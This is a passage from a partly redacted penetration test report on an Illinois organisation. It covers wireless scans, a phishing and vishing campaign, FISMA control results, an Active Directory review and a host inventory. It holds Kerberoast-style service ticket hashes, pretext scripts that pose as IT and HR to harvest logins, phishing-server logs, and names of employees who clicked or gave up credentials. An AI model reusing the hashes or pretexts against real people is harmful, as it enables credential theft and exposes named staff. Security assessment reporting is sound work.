97DF1902EFF9DCCE790FB8BA82BD7E13554E77422C56E03602DF2EAE1856B41048143CE4DEFF2366D058B999F48E890
935D03C17C735A7DD833B12598970E340AD7129B43322FF07D502015029DB3DCBBD68285F9D4028E93BA76D9393A8F
DFE8C29C872D3577C9C3345189EA3BA4F3ED3EFC3315791A9E0F75705F3071DCC78927D461FD65CB9BBB0F477BF78B
BDAF07A29D7131909303A340DD26BE168FECA02FEC750661B200C890675EFA910AFC60DDAD5F0EB8E9BCE0B15E15C
B68DF750631CF85C2F3CE87BF9FEC1F1264B7DEC5E4B3FF681294EDBF652F15B4AF9E4D0DA965EB90C9E4D1B03849A15
EF8E5192CB6A6F5985ABF3F1E93CFA88A104A93EBB5152ACA83DE319FD608D2D5ADFA1D85C6A8D055F528B8202EE3B
54ECBE2ECD7824FC1C6C3E96F9C65739DC62E9D1F1597A123916758C81B85692E172873BCC296C3AF1602F7683C68888

FE8714D90E0CF2D9A4747E3033BFD7B58235**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F
0D356F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8787295FA2DAF140FCE155F482876E8B300DE52AE0
400E878BE9CAAAC7293613671517CC900EF6658E432F96A988750D219A36A8A374185C5B1ECDAB62089865CCCE
281CDEC4F0E2E98F818BCF5FF86E7733502

\$krs5tgs\$23\$*SCCM-SQLService\$XYZ.org\$MSSQLSvc/dfld-

sccm1.XYZ.org:1433*\$E1FC1561345613B3BAEF60FDC4C95019\$848040**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F0D356
F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8532712604FABC4BB78AA77A3141308815AA22252C4F105C0D2C
92AC4D5AEFDF555A588AC6E9CC7BDD69FD498B028ADE84F108DF6F8172B79754776524A4B0EE3F43F0C09A7FB4A088D
90A2FF26ACC1945623CAC57874750A7CC4E3AF905985EFAE86C2EAD744142AC4C7325BFE78A844BB466B5AB0E5111D4
EDDE547EDE5A4E3E4E70399A5123B84029FF207A97B32A3A15873293A68D36887C**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F0D356
F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8FA4682DC8E493BA3E26873CF37D2A46FBEF151781EAE56D58E4
535D1C735A106C80D27F9C0A2BF5363C169B23680F3019A806427A7E28C4C0D6DB23024C0459709165D8B248F3B874
F8F3D8F8377DD9DEF198D47E3C5F18484A6F765663E9E4A23E0C8518657D2E1480949C49BBC9CEB5E373B579F9860F42
B75269AB5B347567F1F93DA8FF77EA5F0559FF56845D1CFAB059A1AEF97606D5AFCA7761970229F6FFACF910B2CB7A78
CAD1D63A1C07243C6C460BB498D70F21D5861439227F615012CFF6EF19E2C8444596F191494936714427C47681943D98
B418B944F62275C4645BD2983BC63C3F8CF0AB82740B48E941B922ABB4E5AD9A4B79F21CDC40CCD3F30A09DB74E0E63
8E5164ED0DCDF6435E77D8F89B663D8EE914036C1D4C94587BE2669CFDC0E8FBD15896B3205FF410F1C2AC508209336
19FF3CCFAEF62369806360D4ED77E4A0C4C4AB29A90EA36AAC6C9AECBEA094D0451CA6E2AF31CFDF604693489A29C4C
6AC5985AEA7D0220E6635A31A705CF8E2F9F3E958A29FCC76E081846C0D31874BE30599E36752C7772F0C7983441D3D1
175F03A91826EFFB1C24D07CD830C821568E59E347DF3619EF3E8D902CF2B74E2D5DE3765574C1A1EDF1C8EAB5807A3C
414E09FD46DF71EE8903F891CFD044705B8E3D35B0B930AA4A5A45BBC3CDD68B9C0BF62B8B46F043424B622FDF31C84

388DB64E885A03DAEB06BBF06479B01424C63FF**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F
0D356F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8

6. Wireless Penetration Test

Summary

On May 28th, a WiFi Security Assessment was performed at the facility located at 1755 ABCD, XYZ, IL 60015, on floors 2 and 3. The purpose of this engagement was to test the 802.11 wireless network for vulnerabilities or conditions that could lead to a network exploit and unauthorized access to XYZ's internal network. Bluetooth network spectrum was not in scope for this assessment.

Based on the implementation of WPA-Enterprise, x1 authentication tokens and our observations, the likelihood of XYZ network compromise through the WiFi network remains unlikely. The network has been secured using industry best practices. XYZ should continue to maintain high WiFi network security and continue testing as new techniques and technology develop.

Methodology

The MGT Wireless Security Assessment follows the SANS Security Institute Wireless Security Testing and GIAC Wireless Assessment areas of focus and includes but is not limited to the following:

- Rogue AP analysis - identification of onsite rogue networks
- Sniffing Wireless - capturing of wireless traffic.
- Wireless Client Attacks – attacking and attempting to compromise encryption protocols including hotspot injection, weaknesses in wireless client segmentation or public secure packet forwarding, and the preferred network list on client systems.

WLAN Assessments may also include passive AP fingerprinting techniques, information element disclosure, and client post-processing analysis with Kismet XML files. The assessment will identify the authentication and encryption options used on the WLAN with tools such as:

- Kismet
- airomon-ng,
- areopeak,
- pyrit,
- hcxdump
- Wireshark

The assessment also includes mapping the range of indoor and outdoor WLANs, assessing traffic captured in monitor mode for information disclosure, identifying multicast protocols with MAC analysis and evaluating encrypted traffic and proprietary encryption.

Finding Report

The XYZ WiFi network utilizes WPA-E, Enterprise level security. WPA-E uses a centrally managed Authentication, Authorization and Accounting protocol. This means that each client authenticates with their own credentials, removing the possibility to compromise a shared key. At the time of my visit, there were 0 clients authenticating to the network, between both floors tested.

Name	Type	Phy	Crypto	Signal	Channel	Data	Packets	Clients	BSSID	QBSS Chan Usage	QBSS Users
[Redacted]	Wi-Fi Device (Infered)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a	n/a
[Redacted]	Wi-Fi Bridged	IEEE802.11	n/a	n/a	11	300 B	-----	0	[Redacted]	n/a	n/a
[Redacted]	Wi-Fi Bridged	IEEE802.11	n/a	n/a	11	3.16 KB	-----	0	[Redacted]	n/a	n/a
[Redacted]	Wi-Fi AP	IEEE802.11	WPA2-PSK	-67	11	0 B		0	[Redacted]	30.20%	0
[Redacted]	Wi-Fi AP	IEEE802.11	WPA2-PSK	-75	11	0 B		0	[Redacted]	5.29%	0
[Redacted]	Wi-Fi Device (Infered)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a	n/a
[Redacted]	Wi-Fi Device (Infered)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a	n/a
[Redacted]	Wi-Fi Device (Infered)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a	n/a
[Redacted]	Wi-Fi Device (Infered)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a	n/a
[Redacted]	Wi-Fi Device (Infered)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a	n/a

105 devices

Figure A. shows Several in-scope access points listening, but a continuously 0 client count.

The absence of clients eliminated the ability to capture 3-way handshakes (802.11 auth) with the access points, however, XYZ utilizes .X1 certificates to authenticate clients which means that even if the handshake were captured, a malicious attacker would still be unable to authenticate into the XYZ network.

[+] option: using wireless interface wlan0mon

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	HIVE-WiFi	1	WPA-E	52db	no	
2	HIVE-PPSK	1	WPA-P	51db	no	
3		1	WPA-P	51db	no	
4	HIVE-PPSK	6	WPA-P	37db	no	
5		6	WPA-P	36db	no	
6	HIVE-WiFi	6	WPA-E	34db	no	
7	HIVE-WiFi	1	WPA-E	32db	no	
8		1	WPA-P	31db	no	
9	HIVE-PPSK	1	WPA-P	31db	no	
10		11	WPA-P	29db	no	
11		6	WPA-P	28db	no	
12	ATT4M369Xk	11	WPA-P	28db	yes	
13		6	WPA-P	26db	no	
14	ATTIDmde4Q	11	WPA-P	26db	yes	
15	DEERFPOS	1	WPA-P	25db	no	
16		11	WPA-P	25db	no	
17	ATTGAYefez	11	WPA-P	24db	yes	
18	HIVE-PPSK	6	WPA-P	24db	no	
19	DCFS	11	WPA-E	24db	no	
20		1	WPA-P	23db	no	
21		11	WPA-P	23db	no	
22	DEERFPOS	6	WPA-P	23db	no	
23		6	WPA-P	23db	no	

[+] Scanning. Found 23 target(s), 0 client(s). Ctrl+C when ready

Figure B. shows several in-scope access points using WPA-E with 0 clients connected.

7. Social Engineering Test

Summary

The Social engineering team performed several tests on the XYZ employees. These tests primarily involved phishing, vishing, and a hybrid combination of phishing and vishing. The team spent the first part of the engagement phase to perform passive reconnaissance on their targets, i.e XYZ employees. A detailed document was created about any and all information which could be found about each and every employee on the target list. In the second phase, the team actively performed phishing and vishing attacks.

The Social engineering team was able to connect with multiple employees over the phone and extract 1 credential for PoC while approximately 10 employees opened the email and clicked on the supposedly malicious link in the email.

Phishing Methodology

For the phishing attack the team utilized variety of tools. The primary focus for the team was not to extract any user credentials, but rather check the security awareness within the organization. To access this, the team used GoogleForms and clone websites.

7.1.1 Account Unlock

REDACTED

7.1.2 Employee Survey 1

REDACTED

7.1.3 Employee Survey 2

REDACTED

7.1.4 Mississippi Pearl

REDACTED

7.1.5 Paycheck Discrepancy

REDACTED

7.1.6 Phoenix Journal

REDACTED

7.1.7 Covid-19 Form

REDACTED

7.1.8 Time Tracker

REDACTED

7.1.9 XYZ Portal

REDACTED

Phishing Findings Report

Multiple users clicked on these links, although none of the users filled out the GoogleForm. The password capture feature was turned off for all the phishing attacks. The recent adversary trend and activity show that most attackers use scripts to inject DLL's and malicious payload on the webpage. These scripts are orchestrated to download at load and execute browser side attacks. While this can not be simulated without affecting the systems, for the purpose of this test we have considered a visit to the URL as a risk.

REDACTED

EMAIL ADDRESS	FIRST NAME	LAST NAME	CLICKED ON
karen.winters@illinois.gov	karen	winters	June 4, 2021 at 1:06 PM
[REDACTED]			

(Note: The redacted portion is from a test performed by the social engineering team)

Vishing

Vishing or Voice-phishing was conducted by the social engineering team in order to access the security awareness and knowledge of the XYZ employees. While most employees did not answer, the few who did were put to a test through varied scenarios.

7.1.10 IT Team - Server Update

The Tester posed as a member of the IT team and told the employees that a big server update is happening over the weekend, and it is critical to make sure all username and passwords are working once the update happens. Therefore, the IT team has setup a temporary server and would want them to login and make sure all credentials work.

The team had duplicated the XYZ GAP page and were asking the users to login and make sure the credentials work. SSL and HTTPS was not enabled by the team and should have been a big red flag when the browser displayed “THIS PAGE IS NOT PRIVATE”. Since the external link was accessible by going the social engineering team’s machine with the specific IP and port#, a [bit.ly](#) link was generated ([bit.ly/XYZ-portal](#)).

7.1.11 HR Skills update (Hybrid)

An email was sent by the social Engineering team asking the employees to update the skillset inventory sheet for internal use. As soon as the email was sent, a member from the “HR” department would call the employee and ask him/her to 1) confirm that they have received the email. 2) Click on the link and make sure they can access the form. The link redirects to XYZ GAP portal. At which point the social engineers told the employee that the form is behind the page and they’ll have to login to access the form.

Vishing Findings Report

Numerous employees clicked on the link, although since the emails were sent separately and were not part of the campaign it is difficult to exactly analyze the employee names.

```
[*] [2021.06.01-18:11:53] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-18:11:53] Unknown user
[*] [2021.06.01-18:11:53] Not one of our original targets?
[*] [2021.06.01-19:26:33] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-19:26:33] Unknown user
[*] [2021.06.01-19:26:33] Not one of our original targets?
[*] [2021.06.01-19:45:31] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-19:45:31] Unknown user
[*] [2021.06.01-19:45:31] Not one of our original targets?
[*] [2021.06.01-19:52:58] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-19:52:58] Unknown user
[*] [2021.06.01-19:52:58] Not one of our original targets?
[*] [2021.06.01-19:54:03] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-19:54:03] Unknown user
[*] [2021.06.01-19:54:03] Not one of our original targets?
[*] [2021.06.01-19:54:13] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-19:54:13] POST request with data from 69.246.204.144
[*] [2021.06.01-19:54:13] Sending redirect to https://rds.isac.org/RDWeb/Pages/en-US/login.aspx?ReturnUrl=/RDWeb/Pages/en-US/Default.aspx
```

```
[*] [2021.06.01-20:44:33] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-20:44:33] Unknown user
[*] [2021.06.01-20:44:34] Not one of our original targets?
[*] [2021.06.01-20:45:42] Hook: pro/social_engineering/web_phish -
[*] [2021.06.01-20:45:42] Unknown user
[*] [2021.06.01-20:45:42] Not one of our original targets?
[*] [2021.06.02-16:01:08] Hook: pro/social_engineering/web_phish -
[*] [2021.06.02-16:01:08] Unknown user
[*] [2021.06.02-16:01:08] Not one of our original targets?
[*] [2021.06.02-16:04:11] Hook: pro/social_engineering/web_phish -
[*] [2021.06.02-16:04:11] Unknown user
[*] [2021.06.02-16:04:11] Not one of our original targets?
[*] [2021.06.02-16:59:49] Hook: pro/social_engineering/web_phish -
[*] [2021.06.02-16:59:49] Unknown user
[*] [2021.06.02-16:59:49] Not one of our original targets?
[*] [2021.06.02-19:09:50] Hook: pro/social_engineering/web_phish -
[*] [2021.06.02-19:09:50] Unknown user
[*] [2021.06.02-19:09:50] Not one of our original targets?
```

A total of 12 employees followed the social engineer's instructions and clicked on the link. While most are uncertain, few of the users were captured by the social engineer and the bit.ly portal. The users who were captured by the social engineer and bit.ly tracker include Marlen Mubarak and Gloria Legette. Out of the 12 clicks only Gloria Legette fell for the attack and inputted her credentials.

REDACTED

8. FISMA Compliance

Federal Information Security Management Act (FISMA) Compliance (NIST Compliance)

8.1.1 Detailed Findings

8.1.1.1 ISMA Requirement AC-7 **PASS**

Control: The information system: (a) Enforces a limit of [Assignment: organization-defined number] consecutive invalid login attempts by a user during a [Assignment: organization-defined time period]; and (b) Automatically [Selection: locks the account/node for an [Assignment: organization-defined time period]; locks the account/node until released by an administrator; delays next login prompt according to [Assignment: organization-defined delay algorithm]] when the maximum number of unsuccessful attempts is exceeded. The control applies regardless of whether the login occurs via a local or network connection.

Results: All surveyed hosts satisfy this requirement. **REDACTED**

8.1.1.2 FISMA Requirement AT-2 **FAIL**

Control: The organization provides basic security awareness training to all information system users (including managers, senior executives, and contractors) as part of initial training for new users, when required by system changes, and [Assignment: organization-defined frequency] thereafter.

Results:

The social engineering team was able to run successful campaign and extract credential and also convince multiple users to click on malicious links. **REDACTED**

8.1.1.3 FISMA Requirement CM-7 **PASS**

Control: The organization configures the information system to provide only essential capabilities and specifically prohibits or restricts the use of the following functions, ports, protocols, and/or services: [Assignment: organization-defined list of prohibited or restricted functions, ports, protocols, and/or services].

Results: All surveyed hosts satisfy this requirement. **REDACTED**

8.1.1.4 FISMA Requirement IA-2 **PASS**

Control: The information system uniquely identifies and authenticates organizational users(or processes acting on behalf of organizational users).

Results: All surveyed hosts satisfy this requirement. **REDACTED**

8.1.1.5 FISMA Requirement IA-5 **PASS**

Control: The organization manages information system authenticators for users and devices by: (a) Verifying, as part of the initial authenticator distribution, the identity of the individual and/or device receiving the authenticator; (b) Establishing initial authenticator content for authenticators defined by the organization; (c) Ensuring that authenticators have sufficient strength of mechanism for their intended use; (d) Establishing and implementing administrative procedures for initial authenticator distribution, for lost/compromised or damaged authenticators, and for revoking authenticators; (e) Changing default content of authenticators upon information system installation; (f) Establishing minimum and maximum lifetime restrictions and reuse conditions for authenticators (if appropriate); (g) Changing/refreshing authenticators [Assignment: organization-defined time period by authenticator type]; (h) Protecting authenticator content from unauthorized disclosure and modification; and (i) Requiring users to take, and having devices implement, specific measures to safeguard authenticators.

Results: All surveyed hosts satisfy this requirement.

8.1.1.6 ISMA Requirement IA-7 **PASS**

Control: The information system uses mechanisms for authentication to a cryptographic module that meet the requirements of applicable federal laws, Executive Orders, directives, policies, regulations, standards, and guidance for such authentication.

Results: All surveyed hosts satisfy this requirement. **REDACTED**

8.1.1.7 FISMA Requirement RA-5 **PASS**

Control: The organization: (a) Scans for vulnerabilities in the information system and hosted applications [Assignment: organization-defined frequency and/or randomly in accordance with organization-defined process] and when new vulnerabilities potentially affecting the system/applications are identified and

reported; (b) Employs vulnerability scanning tools and techniques that promote interoperability among tools and automate parts of the vulnerability management process by using standards for: (b-1) Enumerating platforms, software flaws, and improper configurations; (b-2) Formatting and making transparent, checklists and test procedures; and (b-3) Measuring vulnerability impact; (c) Analyzes vulnerability scan reports and results from security control assessments; (d) Remediates legitimate vulnerabilities [Assignment: organization-defined response times] in accordance with an organizational assessment of risk; and (e) Shares information obtained from the vulnerability scanning process and security control assessments with designated personnel throughout the organization to help eliminate similar vulnerabilities in other information systems (i.e., systemic weaknesses or deficiencies).

FISMA Requirement SI-2

FAIL

Control: The organization: (a) Identifies, reports, and corrects information system flaws; (b) Tests software updates related to flaw remediation for effectiveness and potential side effects on organizational information systems before installation; and (c) Incorporates flaw remediation into the organizational configuration management process.

Results:

There were multiple vulnerabilities which were identified during the penetration test. ****REDACTED****

FISMA Requirement SI-10

FAIL

Control: The information system checks the validity of information inputs.

Results:

There were few CSRF and input vulnerabilities identified during the web application test. ****REDACTED****

9. Penetration test team Engagement Conclusion

Conclusion

REDACTED

10.Active Directory Review

Summary

Analyzing the Active Directory Computer, User, and Group objects revealed a professionally administered site in good shape. The Group Policy objects presented are OK but missing are several best practice policies. No glaring shortcomings are apparent through this cursory, limited review.

Active Directory and Windows administrative vulnerabilities will be detected as part of the Penetration test team's penetration testing. For example, a handful of legacy Windows operating systems machines are enabled. Similarity, vulnerabilities that can be remediated with Group Policies or configuration settings will be detected.

Complexity Is the enemy of security

From an administrative point of view the legacy administrative practices could be cleaned up. For example, there are 800 security groups with no members, and 300 security groups with duplicate names. Some may find this confusing!

Inactive user objects, some enabled, may need tidying up. There are some enabled accounts found in the 'disabled' organizational unit, and some disabled accounts in other OUs.

10.1.1 Methodology

This 'Active Directory Review' is part of a 'Network Security Assessment.' In May 2021 the analyst was provided VPN access to the XYZ production networks, and Domain User credentials to Active Directory. This allowed read only access to non-administrative parts of XYZ's Active directory. The Netwrix Auditor software was not used. The data were harvested and analyzed, along with site documentation provided by XYZ's security team.

This report recaps interesting findings of the Active Directory Review. The accompanying Excel workbook (XYZ Active Directory Review May 2021 - Supporting Detail.xlsx) provides the detailed findings.

Potential security concerns are highlighted with red color titles.

Computers

10.1.2 AD DS Computer Accounts, not enabled (n=9)

Informational - This is just a “clean up” item to delete unneeded computer accounts. Last logon for most was several years ago. **REDACTED**

10.1.3 AD DS Computer Accounts, enabled, no operating system listed ("null") (n=14)

Informational - These computer accounts are named like Linux servers and a Cisco device. **REDACTED**

10.1.4 AD DS Computer Accounts, enabled, operating system "unknown" (n=23)

Informational – these are VMWare servers. One account (CCF-VCSA1) lists an ‘unknown service pack version. **REDACTED**

10.1.5 AD DS Computers Accounts, enabled, with unsupported Windows OS (n=30)

The mitigation is to update the OS. For machines where updates are not possible, consider isolating the affected machine: Assign it to a separate VLAN, Take it out of the AD Domain, Limit its network and internet access. **REDACTED**

10.1.6 AD DS Computer Accounts, enabled, in the Computers Container (n=29)

Best practice is to move computer accounts out of the Computers container and into an Organizational Unit. This allows management via Group Policy. It looks like the VMWare servers are left here. **REDACTED**

Users

10.1.7 AD DS User Accounts, not enabled, not in "Netwrix Disabled Users" OU (n=13)

Informational, based on the OU with the name ‘Disabled Users. **REDACTED**

10.1.8 AD DS user Accounts, not enabled, last login before 2020 (n=137)

Informational - This is just a “clean up” item to delete unneeded user accounts. Last logon for most was several years ago. **REDACTED**

10.1.9 AD DS user Accounts, enabled, last login before 2021 (n=26)

Most of these user accounts do not list a 'last login date.' Two include 'admin' in the account name.

****REDACTED****

10.1.10 AD DS User Accounts, enabled. In XYZ.org/Netwrix Disabled Users OU (n=7)

The contradiction here is these accounts are enabled, but included in 'disabled' OU. ****REDACTED****

10.1.11 AD DS User Accounts, password policy requires frequent changes.

Password expiration is no longer recommended, per NIST, Microsoft, reference:

<https://www.sans.org/blog/time-for-password-expiration-to-die/>

****REDACTED****

10.1.12 AD DS user Accounts, enabled, Group membership indicates Administrator, email address is populated (n=12)

Because these AD DS administrative accounts have an email address listed, they may be used for email. Best practice is to have everybody work with 'domain user' account privileges, especially email and file handling. User accounts with administrative rights should not be email enabled.

AD DS user accounts with administrative rights should not synchronize to Office 365 / Azure AD. Additional cloud only accounts should be provisioned for cloud administration.

Some staff may have three Microsoft accounts:

1. AD DS domain user account for day to day work.
2. AD DS administrative account for on premise administration. Not synchronized to the cloud, no email.
3. Azure AD administrative account for the cloud.

****REDACTED****

10.1.13 AD DS user Accounts, enabled, Group membership indicates Administrator, email address is not populated

Informational. These accounts are assigned to security groups named 'admin.'

Groups

10.1.14 3040 Security Groups for 600 Users

A large number of groups may make administration difficult. The absolute number of groups is not a security vulnerability, but the human administration may introduce undesirable permissions.

10.1.15 AD DS Security Groups named *admin* with no members (n=71)

REDACTED

10.1.16 AD DS Security Groups not named *admin* with no members (n=796)

Here's an easy start to the group cleanup: Deleting empty groups reduces the total by a quarter.

REDACTED

10.1.17 Security Groups with Duplicate Names, N=304

Again, not a technical security vulnerability, but using duplicate names may make administration difficult.

For security groups created for different locations consider including the location in the group name.

REDACTED

Best Practice Security Hardening Examples

Best practice: patch it up!

Best practice: harden authentication, including MFA

Best practice: third party authentications (supply chain)

Best practice: Windows Security baselines

<https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines>

The Microsoft Security Baselines provide a comprehensive reference to hardening infrastructure using Group policy. Listed here are several examples that can be compared to XYZ existing policies.

10.1.18 Audit Policies

Windows Audit Policies GPOs have been superseded by Advanced Audit Policies, which provide more granular controls. There are slightly different Advanced Audit Policy recommendations for servers. Windows 10 recommendations:

****REDACTED****

10.1.19 Disable SMB version 1

These recommended policies may be redundant with XYZ's existing "Disable SMBv1" GPO. There are slightly different GPOs available for Windows Server hardening.

****REDACTED****

10.1.20 Disable LLMNR

LLMNR is a secondary name resolution protocol, DNS should be doing all the work.

****REDACTED****

10.1.21 Require SMB digital signing.

Make SMB Signing/Encryption mandatory for all Windows clients.

****REDACTED****

10.1.22 Disable NetBIOS over TCP/IP

These recommended settings are not available via GPO. They have to be implemented for each network adapter. DHCP server options and PowerShell scripts can make changes to existing clients, but new machines with static IPs have to be provisioned.

****REDACTED****

```
$NICS = Get-WmiObject win32_NetworkAdapterConfiguration  
foreach ($NIC in $NICS){  
    $NIC.settcpipnetbios(2) # 2 = disable netbios on interface
```

11. Appendix A

Hosts Discovered during Web Testing

Discovered	IP Address	Hostname	OS	Services
	REDACTED	idapp.com	Linux	26
	REDACTED	XYZportal.XYZ.org	Unknown	2
	REDACTED	scm.XYZ.org	Linux	2
	REDACTED	rds.XYZ.org	Windows 2012 R2	5
	REDACTED	recruiter.XYZ.org	Windows 2012 R2	2
	REDACTED	selfservice.XYZ.org	Unknown	2
	REDACTED	sslvpn.XYZ.org	Adaptive Security	5
	REDACTED	studentportal.XYZ.org	Linux	18
	REDACTED	timetracker.XYZ.org	Windows	14
	REDACTED	www.	Linux	2
	REDACTED	www.collegeXYZ.org	Linux	6
	REDACTED	www.XYZ.org	Linux	9
	REDACTED	user-28.cathedral.pvt.	Unknown	0
	REDACTED	user-18.cathedral.pvt.	Unknown	5
	REDACTED	**REDACTED**	Unknown	3
	REDACTED	**REDACTED**	Unknown	1
	REDACTED	ftp.collegeXYZ.com	Unknown	3
	REDACTED	**REDACTED**	Unknown	0
	REDACTED	XYZ.104.160	Unknown	0

	REDACTED	XYZ.104.98	Unknown	0
	REDACTED	XYZ.104.109	Unknown	2
	REDACTED	user-7.cathedral.pvt.	Unknown	2
	REDACTED	user-80.cathedral.pvt.	Unknown	0
	REDACTED	XYZ.104.193	Unknown	3
	REDACTED	user-99.cathedral.pvt.	Unknown	0
	REDACTED	tesppaymentroster.	Unknown	3
	REDACTED	user-86.cathedral.pvt.	Unknown	0
	REDACTED	remotewebbenefitsuat.	Unknown	2
	REDACTED	XYZ.104.41	Unknown	3
	REDACTED	user-4.cathedral.pvt.	Unknown	1
	REDACTED	XYZ.104.249	Unknown	0
	REDACTED	XYZ.104.205	Unknown	0
	REDACTED	XYZ.104.84	Unknown	1
	REDACTED	XYZ.104.233	Unknown	0
	REDACTED	XYZ.104.188	Unknown	0
	REDACTED	XYZ.104.161	Unknown	0
	REDACTED	user-46.cathedral.pvt.	Unknown	3
	REDACTED	XYZ.104.141	Unknown	4
	REDACTED	user-34.cathedral.pvt.	Unknown	0
	REDACTED	ivgftp.XYZ.org	Unknown	1
	REDACTED	user-65.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.199	Unknown	0

	REDACTED	XYZ.104.235	Unknown	0
	REDACTED	mapnet.org	Unknown	3
	REDACTED	XYZ.org	Unknown	2
	REDACTED	user-109.cathedral.pvt.	Unknown	0
	REDACTED	gw.cathedral.pvt.k12.il.	Unknown	4
	REDACTED	tesp.XYZ.org	Unknown	3
	REDACTED	XYZ.104.83	Unknown	1
	REDACTED	XYZ.104.33	Unknown	3
	REDACTED	XYZ.104.156	Unknown	0
	REDACTED	XYZ.104.1	Unknown	0
	REDACTED	ing.XYZ.org	Unknown	3
	REDACTED	user-92.cathedral.pvt.	Unknown	3
	REDACTED	user-75.cathedral.pvt.	Unknown	0
	REDACTED	ffelp.XYZ.org	Unknown	0
	REDACTED	XYZ.104.58	Unknown	2
	REDACTED	XYZ.104.217	Unknown	1
	REDACTED	user-64.cathedral.pvt.	Unknown	1
	REDACTED	XYZ.104.3	Unknown	2
	REDACTED	XYZ.104.96	Unknown	0
	REDACTED	XYZ.104.151	Unknown	0
	REDACTED	XYZ.104.157	Unknown	0
	REDACTED	user-113.cathedral.pvt.	Unknown	0
	REDACTED	user-44.cathedral.pvt.	Unknown	2

	REDACTED	user-17.cathedral.pvt.	Unknown	3
	REDACTED	inginteractiveapp.XYZ.	Unknown	1
	REDACTED	user-84.cathedral.pvt.	Unknown	0
	REDACTED	user-37.cathedral.pvt.	Unknown	2
	REDACTED	user-32.cathedral.pvt.	Linux	4
	REDACTED	XYZ.104.179	Unknown	3
	REDACTED	XYZ.104.118	Unknown	3
	REDACTED	XYZ.104.62	Unknown	1
	REDACTED	XYZ.104.130	Unknown	0
	REDACTED	XYZ.104.135	Unknown	0
	REDACTED	user-53.cathedral.pvt.	Unknown	3
	REDACTED	user-12.cathedral.pvt.	Unknown	4
	REDACTED	XYZ.104.231	Unknown	5
	REDACTED	user-101.cathedral.pvt.	Unknown	4
	REDACTED	XYZ.104.177	Unknown	4
	REDACTED	XYZ.104.57	Unknown	3
	REDACTED	user-51.cathedral.pvt.	Unknown	5
	REDACTED	XYZ.104.61	Unknown	3
	REDACTED	XYZ.104.24	Unknown	3
	REDACTED	user-107.cathedral.pvt.	Unknown	4
	REDACTED	user-89.cathedral.pvt.	Unknown	4
	REDACTED	user-19.cathedral.pvt.	Linux	7

	REDACTED	ingpayment.XYZ.org	Unknown	4
	REDACTED	user-117.cathedral.pvt.	Unknown	5
	REDACTED	XYZ.104.240	Unknown	3
	REDACTED	XYZ.104.138	Unknown	6
	REDACTED	XYZ.104.185	Unknown	1
	REDACTED	XYZ.104.191	Unknown	2
	REDACTED	XYZ.104.150	Unknown	4
	REDACTED	XYZ.104.178	Unknown	5
	REDACTED	XYZ.104.218	Unknown	1
	REDACTED	XYZ.104.149	Unknown	2
	REDACTED	user-6.cathedral.pvt.	Unknown	3
	REDACTED	user-13.cathedral.pvt.	Unknown	3
	REDACTED	user-90.cathedral.pvt.	Unknown	4
	REDACTED	XYZ.104.251	Unknown	1
	REDACTED	byrd.XYZ.org	Unknown	2
	REDACTED	user-30.cathedral.pvt.	Unknown	8
	REDACTED	user-38.cathedral.pvt.	Unknown	6
	REDACTED	XYZ.104.23	Unknown	2
	REDACTED	user-40.cathedral.pvt.	Unknown	9
	REDACTED	XYZ.104.139	Unknown	4
	REDACTED	XYZ.104.134	Unknown	9
	REDACTED	XYZ.104.225	Unknown	3
	REDACTED	gafpaymentroster.XYZ.	Unknown	3

	REDACTED	XYZ.104.22	Unknown	3
	REDACTED	XYZ.104.197	Unknown	5
	REDACTED	user-57.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.208	Unknown	2
	REDACTED	idappftp.XYZ.org	Unknown	3
	REDACTED	XYZ.104.76	Unknown	5
	REDACTED	XYZ.104.255	Unknown	2
	REDACTED	ingapproster.XYZ.org	Unknown	9
	REDACTED	XYZ.104.121	Unknown	2
	REDACTED	XYZ.104.117	Unknown	4
	REDACTED	user-2.cathedral.pvt.	Unknown	2
	REDACTED	user-15.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.72	Unknown	8
	REDACTED	XYZ.104.105	Unknown	2
	REDACTED	user-118.cathedral.pvt.	Unknown	5
	REDACTED	XYZ.104.215	Unknown	4
	REDACTED	XYZ.104.169	Unknown	4
	REDACTED	user-122.cathedral.pvt.	Unknown	5
	REDACTED	XYZ.104.212	Unknown	4
	REDACTED	XYZ.104.184	Unknown	2
	REDACTED	user-71.cathedral.pvt.	Unknown	4
	REDACTED	user-103.cathedral.pvt.	Unknown	2
	REDACTED	XYZ.104.232	Unknown	5

	REDACTED	user-29.cathedral.pvt.	Unknown	4
	REDACTED	XYZ.104.187	Unknown	6
	REDACTED	XYZ.104.113	Unknown	4
	REDACTED	user-91.cathedral.pvt.	Unknown	5
	REDACTED	XYZ.104.148	Unknown	3
	REDACTED	XYZ.104.238	Unknown	2
	REDACTED	tespcertification.XYZ.org	Unknown	14
	REDACTED	user-97.cathedral.pvt.	Unknown	11
	REDACTED	XYZ.104.16	Unknown	2
	REDACTED	XYZ.104.254	Unknown	6
	REDACTED	user-52.cathedral.pvt.	Unknown	8
